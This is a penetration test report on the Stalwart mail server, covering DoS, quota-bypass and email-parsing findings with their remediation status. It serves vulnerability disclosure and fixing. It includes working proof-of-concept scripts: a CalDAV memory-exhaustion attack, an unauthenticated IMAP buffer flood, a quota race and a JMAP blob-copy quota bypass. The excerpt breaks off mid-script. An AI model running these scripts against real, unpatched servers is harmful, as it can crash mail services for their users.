Penetration Test Report

Stalwart

V 1.0
Amsterdam, October 7th, 2025
Confidential

Document Properties

Client	Stalwart
Title	Penetration Test Report
Target	• Stalwart v0.13.2
Version	1.0
Pentesters	Edoardo Geraci, Thomas Rinsma
Authors	Thomas Rinsma, Edoardo Geraci, Marcus Bointon
Reviewed by	Marcus Bointon
Approved by	Melanie Rieback

Version control

Version	Date	Author	Description
0.1	October 2nd, 2025	Thomas Rinsma, Edoardo Geraci	Initial draft
0.2	October 5th, 2025	Marcus Bointon	Review
0.3	October 7th, 2025	Thomas Rinsma	Retest update
1.0	October 7th, 2025	Marcus Bointon	1.0

Contact

For more information about this document and its contents please contact Radically Open Security B.V.

Name	Melanie Rieback
Address	Science Park 608 1098 XH Amsterdam The Netherlands
Phone	+31 (0)20 2621 255
Email	info@radicallyopensecurity.com

Table of Contents

1 Executive Summary

1.1 Introduction

Between September 9, 2025 and September 25, 2025, Radically Open Security B.V. carried out a penetration test for Stalwart.

This report contains our findings as well as detailed explanations of exactly how ROS performed the penetration test.

1.2 Scope of Work

The scope of the penetration test was limited to the following target:

- Stalwart v0.13.2

The scoped services are broken down as follows:

- Code audit and pentest of Stalwart: 9 days
- Remediation round: 1 days
- **Total effort: 10 days**

1.3 Project Objectives

ROS will perform a penetration test of Stalwart in order to assess its security. To do so, ROS will audit its source code and guide Stalwart developers in attempting to find vulnerabilities, exploiting any such found to try and gain further access and elevated privileges.

1.4 Timeline

The initial security audit took place between September 9, 2025 and September 25, 2025. The retest was performed on October 7, 2025.

1.5 Results In A Nutshell

During this crystal-box penetration test we found 2 High and 5 Low-severity issues.

For Stalwart, availability is an important asset; a Denial-of-Service (DoS) attack causing Stalwart to crash or shut down could therefore have a high impact. During this audit, we found two such issues, STL-001 (page 12) and STL-007 (page 15); the latter is exploitable without authentication.


Besides these DoS-related issues, we identified several low-severity parsing-related vulnerabilities in STL-006 (page 21) and STL-005 (page 19), and minor issues relating to permission- and quota-checks in STL-009 (page 25), STL-008 (page 22), and STL-003 (page 17).

1.6 Summary of Findings

Info	Description
STL-001 **High** **Type:** Denial-of-Service **Status:** resolved	A single REPORT CalDav request can cause Stalwart to consume multiple gigabytes of memory, possibly triggering the OOM-killer, resulting in a denial of service.
STL-007 **High** **Type:** Denial-of-Service **Status:** resolved	In certain conditions, the buffer used by imap-proto to capture incoming data is appended to indefinitely without constraints, possible triggering the OOM-killer, resulting in denial of service.
STL-003 **Low** **Type:** Time-of-Check to Time-of-Use **Status:** unresolved	By racing two or more requests, it is possible to bypass quota limits.
STL-005 **Low** **Type:** RFC non-compliancy **Status:** resolved	Several Stalwart components use a simplistic string-splitting approach to split email addresses up into parts. This may produce incorrect results when an email address contains comments or quoted strings.
STL-006 **Low** **Type:** RFC non-compliancy **Status:** resolved	While parsing escape sequences in email addresses, Stalwart does not account for double backslashes, leading to unexpected behavior.
STL-008 **Low** **Type:** Quota bypass **Status:** resolved	A user with permissions to perform Blob/copy can use it to stack blobs on an account with a size exceeding the "Total Size" quota.


STL-009 **Low** **Type:** Incorrect permission check **Status:** resolved	To perform the IMAP GETACL command, Stalwart incorrectly checks the permission ImapAuthenticate instead of ImapAclGet.

1.6.1 Retest Status




1.6.2 Distribution of the resolved findings

1.6.2.1 Findings by risk classification




1.6.2.2 Findings by type




1.6.3 Distribution of unresolved findings

1.6.3.1 Findings by risk classification



1.6.3.2 Findings by type



1.7 Summary of Recommendations

Info	Recommendation
STL-001 **High** **Type:** Denial-of-Service **Status:** resolved	• Enforce a limit on the number of recurrences, and/or the total (pre-computed) size of a REPORT output.
STL-007 **High** **Type:** Denial-of-Service **Status:** resolved	• Implement size limits on all buffers used while parsing data coming from clients over the network, especially if this data can be streamed over chunks (i.e., TCP packets), over a longer period of time.
STL-003 **Low** **Type:** Time-of-Check to Time-of-Use **Status:** unresolved	• Make use of atomic operations or forms of mutual exclusion to ensure such race conditions cannot occur.
STL-005 **Low** **Type:** RFC non-compliancy **Status:** resolved	• Unify email address parsing across Stalwart, and clearly define and document a position regarding RFC 5322 compliance for parsing details like this.
STL-006 **Low** **Type:** RFC non-compliancy **Status:** resolved	• Modify the parsing logic such that it correctly accounts for the case of a double backslash.
STL-008 **Low** **Type:** Quota bypass **Status:** resolved	• Enforce the "Total Size" quota on all operations that potentially affect a user's overall blob usage.
STL-009 **Low** **Type:** Incorrect permission check **Status:** resolved	• Check against the correct permission.

2 Methodology

2.1 Planning

Our general approach during penetration tests is as follows:

1. **Reconnaissance**
   We attempt to gather as much information as possible about the target. Reconnaissance can take two forms: active and passive. A passive attack is always the best starting point as this would normally defeat intrusion detection systems and other forms of protection afforded to the app or network. This usually involves trying to discover publicly available information by visiting websites, newsgroups, etc. An active form would be more intrusive, could possibly show up in audit logs and might take the form of a social engineering type of attack.
2. **Enumeration**
   We use various fingerprinting tools to determine what hosts are visible on the target network and, more importantly, try to ascertain what services and operating systems they are running. Visible services are researched further to tailor subsequent tests to match.
3. **Scanning**
   Vulnerability scanners are used to scan all discovered hosts for known vulnerabilities or weaknesses. The results are analyzed to determine if there are any vulnerabilities that could be exploited to gain access or enhance privileges to target hosts.
4. **Obtaining Access**
   We use the results of the scans to assist in attempting to obtain access to target systems and services, or to escalate privileges where access has been obtained (either legitimately though provided credentials, or via vulnerabilities). This may be done surreptitiously (for example to try to evade intrusion detection systems or rate limits) or by more aggressive brute-force methods. This step also consist of manually testing the application against the latest (2021) list of OWASP Top 10 risks. The discovered vulnerabilities from scanning and manual testing are moreover used to further elevate access on the application.

2.2 Risk Classification

Throughout the report, vulnerabilities or risks are labeled and categorized according to the Penetration Testing Execution Standard (PTES). For more information, see: http://www.pentest-standard.org/index.php/Reporting

These categories are:

- **Extreme**
  Extreme risk of security controls being compromised with the possibility of catastrophic financial/reputational losses occurring as a result.

- **High**

  High risk of security controls being compromised with the potential for significant financial/reputational losses occurring as a result.
- **Elevated**

  Elevated risk of security controls being compromised with the potential for material financial/reputational losses occurring as a result.
- **Moderate**

  Moderate risk of security controls being compromised with the potential for limited financial/reputational losses occurring as a result.
- **Low**

  Low risk of security controls being compromised with measurable negative impacts as a result.

3 Findings

We have identified the following issues:

3.1 STL-001 — Memory exhaustion through recurring events

Vulnerability ID: STL-001	**Status:** Resolved
Vulnerability type: Denial-of-Service	
Threat level: High	

Description:

A single `REPORT` CalDav request can cause Stalwart to consume multiple gigabytes of memory, possibly triggering the OOM-killer, resulting in a denial of service.

Technical description:

The Stalwart implementation of CalDAV allows retrieving recurring events in their expanded form. This is done by sending a `REPORT` request to the CalDAV server with a body such as the following:

```
<?xml version="1.0" encoding="utf-8" ?>
   <C:calendar-query xmlns:D="DAV:"
                     xmlns:C="urn:ietf:params:xml:ns:caldav">
     <D:prop>
       <C:calendar-data>
         <C:comp name="VCALENDAR">
           <C:comp name="VEVENT"/>
         </C:comp>
         <C:expand start="20250103T000000Z" <!-- THE EXPANSION PERIOD -->
                   end="20501205T000000Z"/>
       </C:calendar-data>
     </D:prop>
     <C:filter>
       <C:comp-filter name="VCALENDAR">
         <C:comp-filter name="VEVENT">
           <C:time-range start="20250103T000000Z" <!-- THE PERIOD FILTER -->
                         end="20501205T000000Z"/>
         </C:comp-filter>
       </C:comp-filter>
     </C:filter>
   </C:calendar-query>
```

Event expansion is handled by the `ArchivedCalendarEventData.expand` function, which expands all events of a calendar within a specified time frame. The content of the expanded events is stored in memory in the `expansion` vector. There is no limit enforced on the size of this vector.

This behavior can be exploited by an attacker to perform a Denial-of-Service (DoS) attack through resource exhaustion, potentially crashing the target server when it gets killed by the kernel's OOM (out-of-memory) killer after filling all of the system or container's available memory.

Attack description

To carry out this attack, the following setup is required:

1. The attacker creates multiple recurring events with long description payloads in their calendar.
2. The attacker triggers the expansion by sending the `REPORT` request.

A single `REPORT` request that expands 300 events with a 1000-character description can consume up to 2 GB of memory.
The attack can easily be scaled by (1) creating more events with longer content, even with all the size limitations imposed by the Stalwart default configuration, and/or (2) by making multiple similar requests in parallel.

Proof of concept

The attack can be tested using the official Stalwart Docker image:

1. Deploy the Docker image with a memory limit of 2 GB:

```
docker run -d -ti \
-p 443:443 -p 8080:8080 \
-p 25:25 -p 587:587 -p 465:465 \
-p 143:143 -p 993:993 -p 4190:4190 \
-p 110:110 -p 995:995 \
-v PATH/TO/server_config:/opt/stalwart \
--name stalwart \
--memory=2g \
--memory-swap=2g \
stalwartlabs/stalwart:latest
```

2. Using the admin account, create an unprivileged account with username `dos_test` and password `supersecret`.
3. Run the following Python script. The deployed Stalwart instance should crash due to memory exhaustion:

```
import requests

USERNAME = "dos_test"
PASSWORD = "supersecret"
BASE_URL = "http://127.0.0.1:8080/dav/cal/dos_test/default/"

# ==========================
# CREATE RECURRING EVENTS WITH "LONG" DESCRIPTION
# ==========================
long_payload = "a"*1000
def create_event(event_id: int):
    caldav_payload = f"""BEGIN:VCALENDAR
VERSION:2.0
```

```
PRODID:-//YourApp//NONSGML v1.0//EN
BEGIN:VEVENT
UID:event-5678-{event_id}
DTSTAMP:20250903T123446Z
DTSTART;TZID=Europe/Rome:20250903T144500
DTEND;TZID=Europe/Rome:20250903T144600
SUMMARY:Quick Repeat Event #{event_id}
DESCRIPTION:{long_payload}
RRULE:FREQ=HOURLY;INTERVAL=1
END:VEVENT
END:VCALENDAR
"""
    url = f"{BASE_URL}event-5678-{event_id}.ics"
    response = requests.put(
        url,
        data=caldav_payload,
        auth=(USERNAME, PASSWORD),
        headers={"Content-Type": "text/calendar; charset=utf-8"},
    )
    if response.status_code in (200, 201, 204):
        print(f"Event {event_id} created successfully")
    else:
        print(f"Failed to create event {event_id}: {response.status_code}")
        print(response.text)

# ==========================
# RETRIEVE EVENTS (REPORT)
# ==========================
def list_events():
    # A CalDAV REPORT request queries calendar data and trigger expansion
    report_body = """<?xml version="1.0" encoding="utf-8" ?>
   <C:calendar-query xmlns:D="DAV:"
                     xmlns:C="urn:ietf:params:xml:ns:caldav">
     <D:prop>
       <C:calendar-data>
         <C:comp name="VCALENDAR">
           <C:comp name="VEVENT"/>
         </C:comp>
         <C:expand start="20250103T000000Z"
                   end="20501205T000000Z"/>
       </C:calendar-data>
     </D:prop>
     <C:filter>
       <C:comp-filter name="VCALENDAR">
         <C:comp-filter name="VEVENT">
           <C:time-range start="20250103T000000Z"
                         end="20501205T000000Z"/>
         </C:comp-filter>
       </C:comp-filter>
     </C:filter>
   </C:calendar-query>
"""
    headers = {
        "Content-Type": "application/xml; charset=utf-8",
        "Depth": "1",
    }
    response = requests.request(
        "REPORT",
        BASE_URL,
        data=report_body,
        headers=headers,
```

```
        auth=(USERNAME, PASSWORD),
    )

# ==========================
# EXPLOIT
# ==========================
if __name__ == "__main__":
    # NOTE: create recurring events with a 1000 chars description
    for i in range(400):
        create_event(i)

    # NOTE: List all events with expansion
    list_events()
```

Impact:

In most Stalwart configurations, one or several of such `REPORT` request will cause Stalwart to be killed by the kernel's OOM killer, resulting in a complete denial of service. As this attack can be performed by a regular user with relatively low privileges, the impact is high.

Recommendation:

- Enforce a limit on the number of recurrences, and/or the total (pre-computed) size of a `REPORT` output.

Update 2025-10-07:

This issue is being tracked as CVE-2025-59045.

In v0.13.3, the CalDAV query handler has been updated to enforce a limit on the number of expanded events in one `REPORT` request. This puts a cap on memory usage and prevents denial of service through memory exhaustion.

3.2 STL-007 — Lack of limits on temporary buffer leads to DoS

Vulnerability ID: STL-007	**Status:** Resolved
Vulnerability type: Denial-of-Service	
Threat level: High	

Description:

In certain conditions, the buffer used by `imap-proto` to capture incoming data is appended to indefinitely without constraints, possible triggering the OOM-killer, resulting in denial of service.

Technical description:

The `CommandParser` in `imap-proto` enforces size limits on its dynamic buffer (`self.buf`) in most cases, but misses these checks in several states. Here we describe two examples.

In `State::Argument`, when a character comes in matching none of the specific handlers, it is added to `buf`, while the state remains `State::Argument`:

```
[...]
_ => {
    self.buf.push(ch);
    self.state = State::Argument { last_ch: ch };
}
[...]
```

In `State::ArgumentQuoted`, every other backslash that is encountered is appended to `buf`, while the state remains `State::ArgumentQuoted`.

```
[...]
b'\\' => {
    if escaped {
        self.buf.push(ch);
    }
    self.state = State::ArgumentQuoted { escaped: !escaped };
}
[...]
```

Proof of concept

The following Python script (using `pwntools`) demonstrates the problem using the case of `State::Argument` as described above:

```
from pwn import remote

# Connect to local IMAP server
conn = remote("127.0.0.1", 143)

# The malicious command
conn.send(b'a2 SEARCH FROM ')
while True:
    conn.send(b'A'*1024)
```

Impact:

This vulnerability allows an unauthenticated external attacker to crash the Stalwart server by sending enough data to fill its memory. While this might take several minutes if the network connection is slow, there are no further restrictions, hence the overall impact is high.

Recommendation:

- Implement size limits on all buffers used while parsing data coming from clients over the network, especially if this data can be streamed over chunks (i.e., TCP packets), over a longer period of time.

Update 2025-10-07:

This issue is being tracked as CVE-2025-61600.

In v0.13.4, the `imap-proto` parser has been updated to prevent unlimited buffer growth as detailed above. A new `ArgumentBuffer` type was added with logic for length checks to ensure these buffers don't grow infinitely.

3.3 STL-003 — Disk quota can be exceeded due to TOCTOU vulnerabilities

Vulnerability ID: STL-003	**Status:** Unresolved
Vulnerability type: Time-of-Check to Time-of-Use	
Threat level: Low	

Description:

By racing two or more requests, it is possible to bypass quota limits.

Technical description:

Stalwart uses the `has_available_quota` function to verify whether a user requesting an upload has sufficient available quota. This function is called at the time of upload. If the user has enough quota, the upload content is processed and finally stored.

However, this approach is vulnerable to TOCTOU (Time-of-Check to Time-of-Use) race conditions. When multiple upload requests are received concurrently, it is possible for the quota check to be performed on the same available quota across several requests. This can allow a user to bypass the quota limit.

This vulnerability can be demonstrated by setting a quota limit for a user and then attempting to upload multiple calendar files whose combined sizes exceed the available quota. If the race condition occurs, the user may be able to occupy more space than allowed.

Proof of concept

In order to perform this sort of attack, we can use a script that performs multiple upload requests concurrently. In this example script, we'll use CalDAV as an example, and upload multiple calendars concurrently.

```
import asyncio
import httpx

# ==========================
# CONFIG
# ==========================
USERNAME = "test"
PASSWORD = "supersecret"
BASE_URL = f"http://127.0.0.1:8080/dav/cal/test/default/"

long_payload = "a" * 2500
# ==========================
# CREATE EVENT
# ==========================
async def create_event(event_id: int, client: httpx.AsyncClient):
    caldav_payload = f"""BEGIN:VCALENDAR
VERSION:2.0
PRODID:-//YourApp//NONSGML v1.0//EN
BEGIN:VEVENT
UID:event-5678-{event_id}
DTSTAMP:20250903T123446Z
DTSTART;TZID=Europe/Rome:20250903T144500
DTEND;TZID=Europe/Rome:20250903T144600
SUMMARY:Quick Repeat Event #{event_id}
DESCRIPTION:Repeats{long_payload}
END:VEVENT
END:VCALENDAR
"""
    url = f"{BASE_URL}event-5678-{event_id}.ics"

    response = await client.put(
        url,
        content=caldav_payload.encode("utf-8"),
        auth=(USERNAME, PASSWORD),
        headers={"Content-Type": "text/calendar; charset=utf-8"},
    )

    if response.status_code in (200, 201, 204):
        print(f"Event {event_id} created successfully")
    else:
        print(f"Failed to create event {event_id}: {response.status_code}")
        print(response.text)


async def main():
    async with httpx.AsyncClient(timeout=30.0) as client:
        await asyncio.gather(*(create_event(i, client) for i in range(30)))


if __name__ == "__main__":
```

```
    asyncio.run(main())
```

Impact:

A user can bypass their storage quota using multiple payloads, as long as the request processing is slow enough and in the right order. The overall impact of such an attack is limited, as it cannot just be repeated to increase disk usage infinitely, and the amount of "parallel" processed requests is limited.

Recommendation:

- Make use of atomic operations or forms of mutual exclusion to ensure such race conditions cannot occur.

Update 2025-10-07:

In v0.13.4, the impact of this issue was partially mitigated by moving the DAV quota checks closer to their respective write operations. While this reduces the time window available to perform the exploit, it does not fully mitigate the issue.

The developer notes that this is an accepted risk, as the maximum impact is limited through Stalwart's concurrent request limits.

3.4 STL-005 — Email address domain extraction does not account for comments or quoted strings

Vulnerability ID: STL-005 **Status:** Resolved

Vulnerability type: RFC non-compliancy

Threat level: Low

Description:

Several Stalwart components use a simplistic string-splitting approach to split email addresses up into parts. This may produce incorrect results when an email address contains comments or quoted strings.

Technical description:

Various Stalwart components use logic such as `.rsplit_once('@')` or `.rsplit('@')` to split an email address in local and domain-name parts. An example is SMTP's `domain_part()` used for parsing the Recipient:

```
fn domain_part(&self) -> &str {
    self.as_ref()
```

```
        .rsplit_once('@')
        .map(|(_, d)| d)
        .unwrap_or_default()
}
```

This could lead to problems for email addresses containing parentheses-delimited comments, which are technically allowed by RFC 5322, but not 5321 (SMTP). For example, `hello@(foo@bar)example.org` refers to the domain `example.org`, but will be parsed as having domain `@bar)example.org`. The appropriate measure here is to remove comments from email addresses before processing them (bearing in mind that parentheses can be used legitimately in quoted local parts).

In a few other cases, `.split('@')` is used, such as in `ValidateDirectory::validate_email`:

```
let Some(domain) = email.split('@').nth(1)
```

Here, a similar problem occurs with quoted literals in the local part: the address `hello"foo@bar"@example.org` will be mis-parsed as having the domain name `bar"@example.org`. The solution here is to use `rsplit` to extract the text after the *last* occurrence of `@` rather than the first, as the other cases do.

Impact:

It is relatively common for email servers to not fully comply to RFC 5322, hence this might be intended. We also did not identify a concrete scenario where this has a security impact within Stalwart itself. Nevertheless, especially when interacting with other email systems, this approach could lead to unexpected behavior. Overall, the impact is considered to be low.

Recommendation:

- Unify email address parsing across Stalwart, and clearly define and document a position regarding RFC 5322 compliance for parsing details like this.

Update 2025-10-07:

In v0.13.4, the aforementioned cases have been replaced with a unified approach using `rsplit`.

The developer also clarified that Stalwart does not support `@` in email address local parts, preventing this issue from being exploitable in the first place.

3.5 STL-006 — Incorrect quote logic in `address` parsing of smtp-proto

Vulnerability ID: STL-006 **Status:** Resolved

Vulnerability type: RFC non-compliancy

Threat level: Low

Description:

While parsing escape sequences in email addresses, Stalwart does not account for double backslashes, leading to unexpected behavior.

Technical description:

The parsing logic of `Rfc5321Parser` in `smtp-proto` does not correctly account for the occurrence of a double-backslash: `\\`. When this sequence is encountered, the character that follows is considered to be escaped. This results in odd behavior, for example that the following address is considered to be valid:

```
foo@bar"aa\\" hello world".com
```

Impact:

As (derivatives of) email addresses that come in via SMTP end up in other components of Stalwart and are inserted in outgoing email, this could cause unexpected behavior. We did however not find any case in which this has a concrete security impact, so the overall impact is low.

Recommendation:

- Modify the parsing logic such that it correctly accounts for the case of a double backslash.

Update 2025-10-07:

In commit `a6bbc0a`, the `smtp-proto` address parser has been updated to correctly parse escaped backslashes. The parser now ensures that if a double-backslash occurs, `last_ch` is reset to `0`.

3.6 STL-008 — JMAP BlobCopy can be used to bypass "Total Size" quota

Vulnerability ID: STL-008	**Status:** Resolved
Vulnerability type: Quota bypass	
Threat level: Low	

Description:

A user with permissions to perform `Blob/copy` can use it to stack blobs on an account with a size exceeding the "Total Size" quota.

Technical description:

Stalwart implements the `blob_copy` function to process the `CopyBlob` JMAP command.

The `blob_copy` command does not enforce a check on the "Total Size" quota, allowing a user to copy (and store) an unlimited number of blobs regardless of this limit. This could be achieved by the following steps using two accounts, the delegated account (A) and the target account (B):

1. Store a blob in account A with a size equal or smaller than the "Total Size" quota, without creating any references to it, so that the garbage collector may remove it.
2. Copy the blob to account B and use it in a way that prevents it from being marked as expired (e.g., attach it to an email).
3. Wait for garbage collection to occur and repeat the process.

This allows an attacker to use account A to upload new blobs and account B to store them. This can be repeated multiple times, resulting in a total size of blobs in account B that exceeds "Total Size", but is still restricted by other quotas.

Proof of concept

Setup

In order to perform the test easily, let's set the limitations in this way in `settings/jmap-limits/edit`

Upload Limits

Max Size	1025
Max Concurrent	4
Total Files	10000
Total Size	1025
Expire after	10 seconds

Exploit script

```
import requests
import json
import os

# Config
JMAP_BASE = "http://JMAP_SERVER_URL/jmap"
AUTH_normal_A = ("ACCOUNT_A_USERNAME", "ACCOUNT_A_PASSWORD")
AUTH_normal_B = ("ACCOUNT_B_USERNAME", "ACCOUNT_B_PASSWORD")
AUTH_ADMIN = ("admin", "sLrkKNeuCz")
ACCOUNT_A = "ACCOUNT_A"  # Source account
ACCOUNT_B = "ACCOUNT_B"  # Destination account


# --- Step 1: Upload blob to Account A (random data) ---
upload_url = f"{JMAP_BASE}/upload/{ACCOUNT_A}/"

# Generate 1 KB of random data (change size as needed)
random_blob = os.urandom(1024)

resp = requests.post(
    upload_url,
    auth=AUTH_normal_A,
    data=random_blob,
    headers={"Content-Type": "application/octet-stream"},
    verify=False,
)
upload_data = resp.json()
print("Upload response:", upload_data)

source_blob_id = upload_data["blobId"]

# --- Step 2: Copy blob from Account A to Account B ---
copy_payload = {
    "using": ["urn:ietf:params:jmap:core", "urn:ietf:params:jmap:blob"],
    "methodCalls": [
        ["Blob/copy", {
            "fromAccountId": ACCOUNT_A,
            "accountId": ACCOUNT_B,
            "blobIds": [source_blob_id]
        }, "0"]
```

```
    ]
}
resp = requests.post(JMAP_BASE, auth=AUTH_ADMIN, json=copy_payload, verify=False)
copy_data = resp.json()
print("Copy response:", copy_data)

dest_blob_id = copy_data["methodResponses"][0][1]["copied"][source_blob_id]

# --- Step 3: Attach blob to a draft email in Account B ---
create_payload = {
    "using": ["urn:ietf:params:jmap:core", "urn:ietf:params:jmap:mail"],
    "methodCalls": [
        ["Email/set", {
            "accountId": ACCOUNT_B,
            "create": {
                "draft1": {
                    "mailboxIds": { "a": True },  # replace with a real MailboxId
                    "subject": "Here is the file",
                    "from": [{ "email": "ACCOUNT_B_EMAIL", "name": "Me" }],
                    "to": [{ "email": "you@example.com", "name": "You" }],
                    "bodyStructure": {
                        "type": "multipart/mixed",
                        "subParts": [
                            {
                                "type": "text/plain",
                                "partId": "part1",
                            },
                            {
                                "type": "text/plain",
                                "blobId": dest_blob_id,
                                "name": "blob_1.txt"
                            }
                        ]
                    },
                    "bodyValues": {
                        "part1": {
                            "value": "Hi, please find attached the document."
                        }
                    }
                }
            }
        }, "1"]
    ]
}
